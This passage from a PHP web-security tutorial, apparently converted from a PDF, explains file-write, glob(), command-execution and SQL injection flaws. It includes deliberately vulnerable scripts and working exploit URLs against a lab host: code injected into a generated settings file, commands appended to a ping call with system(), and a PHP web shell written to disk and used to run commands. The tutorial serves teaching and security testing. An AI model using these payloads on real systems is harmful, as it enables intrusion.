    if (!$handle = fopen($filename, 'w')) {
        print "Cannot open file ($filename)";
        exit;
    }
    if (!fwrite($handle, "<?php
$password = '$password';
$font = '$font';
$height = '$height';
$width = '$width';
$direction = '$direction';
$speed = '$speed';
$bgcolor = '$bgcolor';
$txtcolor = '$txtcolor';
$txtsize = '$txtsize';
?>")) {
        print "Cannot write to file ($filename)";
        exit;
    }
    print "Successfully saved settings to file ($filename)";
    fclose($handle);
} else {
    print "The file $filename is not writable";
}
?>
<br><br><br><br><br><br><div align='center'>
```

Vulnerability Explained:


wsettings.php writes to a file called settings.php PHP code.

The user has input to the via the \$speed variable, you can easily write PHP Code into the file which can be called via a Web Server GET Request and executed.

Exploitation - File Write → Remote Code Execution:

URL (GET Request):


```
http://10.0.0.4/q-news-2.0/wsettings.php?speed=';%20echo%20'This%20file%20is%20vulnerable%20to%20Injection%20[fwrite()]
```



In the example above we are injecting into user input that is used by fwrite. The output of fwrite() happens to be a PHP Script (<?php ?>) as well so we can insert PHP code in easily, although if this wasn't the case PHP tags could easily be added.

URL (GET Request):

http://10.0.0.4/q-news-2.0/settings.php



We call settings.php and our PHP code is executed, the output of which is shown above.


What is shown above is use of injection into input sent to fwrite() for Remote Code Execution.

Of course we could also do:

(fwrite) File Write Injection → Remote Code Execution (via GET Request) → Remote Command Execution


URL (GET Request):

http://10.0.0.4/q-news-2.0/wsettings.php?speed=';%20system(\$_GET[cmd]);'



URL (GET Request):

http://10.0.0.4/q-news-2.0/settings.php?cmd=driverquery



Exploiting Other Disk File Vulnerabilities

Exploiting glob() Injection

Exploiting glob() is much like any other injection. Injected content must make it unaltered or still intact to the point of injection and then be executed in a manner which works with the function being


filetemplatelist.php

```
<?php  
  
if(isset($_GET['dir']))  
{  
    $dir = $_GET['dir'];  
    $fullpath = $dir . "\\*.bmp";  
    echo "glob Expression: " . $fullpath . "</BR>" . "</BR>";  
  
    foreach (glob($fullpath) as $image)  
    {  
        echo basename($image) . "</BR>";  
    }  
  
}  
?>
```

glob() Injection - Directory Traversal

URL (GET Request):

```
http://10.0.0.4/FileDiskReadWrite/app1/filetemplatelist.php?dir=%5C%5C%5C%5C*
```



Exploitable Functions

fopen()

Description:

```
resource fopen( string $filename , string $mode [, bool $use_include_path [, resource $context ]] )
```

If the string \$filename is in the format "protocol://...", PHP will handle it as a URL and search for a protocol handler.

In relation to File Read vulnerabilities being able to manipulate user input and exploit fopen() can lead to compromise of sensitive information or possibly execution of code if what is being read is interpreted.

Exploiting fopen() may be part of exploiting a File Write vulnerability, if you were able to have any input into what is being written you could have Remote PHP Code Execution.

file()

Description:

```
array file ( string $filename [, int $flags= 0 [, resource $context ]] )
```

Reads the contents of the file specified in \$filename into an array, function usually only takes one parameter.

If fopen_wrappers has been enabled on PHP the filename can be a URL and file() can read remote files.

Depending on whether or not allow_url_fopen is enabled and what is done with the data in the array.

file(), readfile(), file_get_contents() could be used to perform Remote Code Execution.

readfile()

Description:

```
int readfile ( string $filename [, bool $use_include_path= false [, resource $context ]] )
```

Returns an Integer, the number of bytes read from the file into the output buffer (\$context).

file_get_contents()

Description:

```
string file_get_contents ( string $filename [, int $flags= 0 [, resource $context [, int $offset= -1 [, int $maxLength= -1 ]]]] )
```

This function is similar to file(), except that file_get_contents() returns the file in a string, starting at the specified offset.

fgets()

Description:

```
string fgets ( resource $handle [, int $length ] )
```

Reads a line from a file pointed from a file handle.

glob()

Description:

```
array glob ( string $pattern [, int $flags= 0 ] )
```

The glob() function searches for all the pathnames and files matching the given pattern.

Command Execution Vulnerabilities

Introduction

Exploiting Command Execution Vulnerabilities in PHP is just like exploiting any other form of injection in any programming language. You must be able to inject code which does not raise any condition on any validation and is not altered/sanitised before it gets to its destination. At its destination, in this case a PHP Function that can be used for executing operating system commands (such as `system()`) the user input must be formatted so that it executes in context with the other supplied data to the function. This is not a common vulnerability discovered in PHP applications, at least not any more. Programmers would obviously be careful when allowing user input to be part of data sent to a function that could be used for executing operating system commands. Although of course there are people out there of course that are not caring about or handling validation.

querydomain.php

```
<?php  
  
if(isset($_GET['domain']))  
{  
    $query = "ping " . $_GET['domain'] . " -n 4";  
    echo $query;  
    echo system($query);  
}  
?>
```

What You Need To Know

When exploiting a Command Execution vulnerability it is most likely that your user input concatenated with other strings and then sent to the desired function, so the operating system command can be executed.

Sites that do queries such as a Ping and/or Whois may form a string from user data and hard coded string(s) to ping or query a host for example.

When this is the case it is most likely what you will be doing to exploit the vulnerability is either altering the existing command (parameters) or appending another command to be executed.


When can use the | or & character to append other commands onto the one being executed.

We can use back ticks `` in order to encapsulate commands to be evaluated and then output

Being that another string “-n 4” is being appending onto our string after our string is appended to “ping”, we have to terminate the string with a NULL character.

URL (GET Request):


<http://10.0.0.4/CommandExecution/querydomain.php?domain=yahoo.com|driverquery%00>



Remote Command Execution → File Write → Shell Execute


URL (GET Request):

```
http://10.0.0.4/CommandExecution/querydomain.php?domain=yahoo.com|echo%20%22%3C?php  
%20echo%20system($_GET['cmd']);%20?%3E%22%20%3E%20h4xex3c.php%00
```



URL (GET Request):

http://10.0.0.4/CommandExecution/h4xex3c.php?cmd=dir



Exploitable Functions

system()

Description:

```
string system ( string $command [, int &$return_var ] )
```

Executes a system command and returns the output, Identical to the C function system();

passthru()

Description:

```
void passthru ( string $command [, int &$return_var ] )
```

exec()

Description:

```
string exec ( string $command [, array &$output [, int &$return_var ]] )
```

popen()

Description:

```
resource popen ( string $command , string $mode )
```

Opens a pipe to a process executed by forking the command given by command.

shell_exec()

Description:

```
string shell_exec ( string $cmd )
```

SQL Injection Vulnerabilities

Introduction

What Is SQL Injection? SQL Injection Exploitation is when a SQL Query string is passed to the database that contains user input, and that user input is crafted to execute in the context of the other part of the SQL Query to do something the attacker intended.

At the same time, insufficient validation (or lack thereof) or sanitation of the user input is what leads to the user compromising the SQL Query string.

When an SQL Query is injected into the statement can be appended to and/or terminated.

Items Covered in this section (SQL Injection):

*Bypassing Authentication via SQL Injection.

*Terminating a SQL Query.

*Injecting a UNION to retrieve addition information from the database.

*Injecting a UNION Statement with a INTO OUTFILE for File Writing.

*Injecting into INSERT Statements.

*Injecting into INSERT Statement and Performing a SQL Subquery.

*Injecting into UPDATE statements.

*Injecting into a DELETE statement.

*Examples of SQL Injection vulnerabilities in real world applications.

magic_quotes_gpc

What is magic_quotes_GPC ?

magic_quotes_gpc is a feature in PHP used for automatically escaping incoming data contained in **GET**, **POST**, **COOKIE** variables.

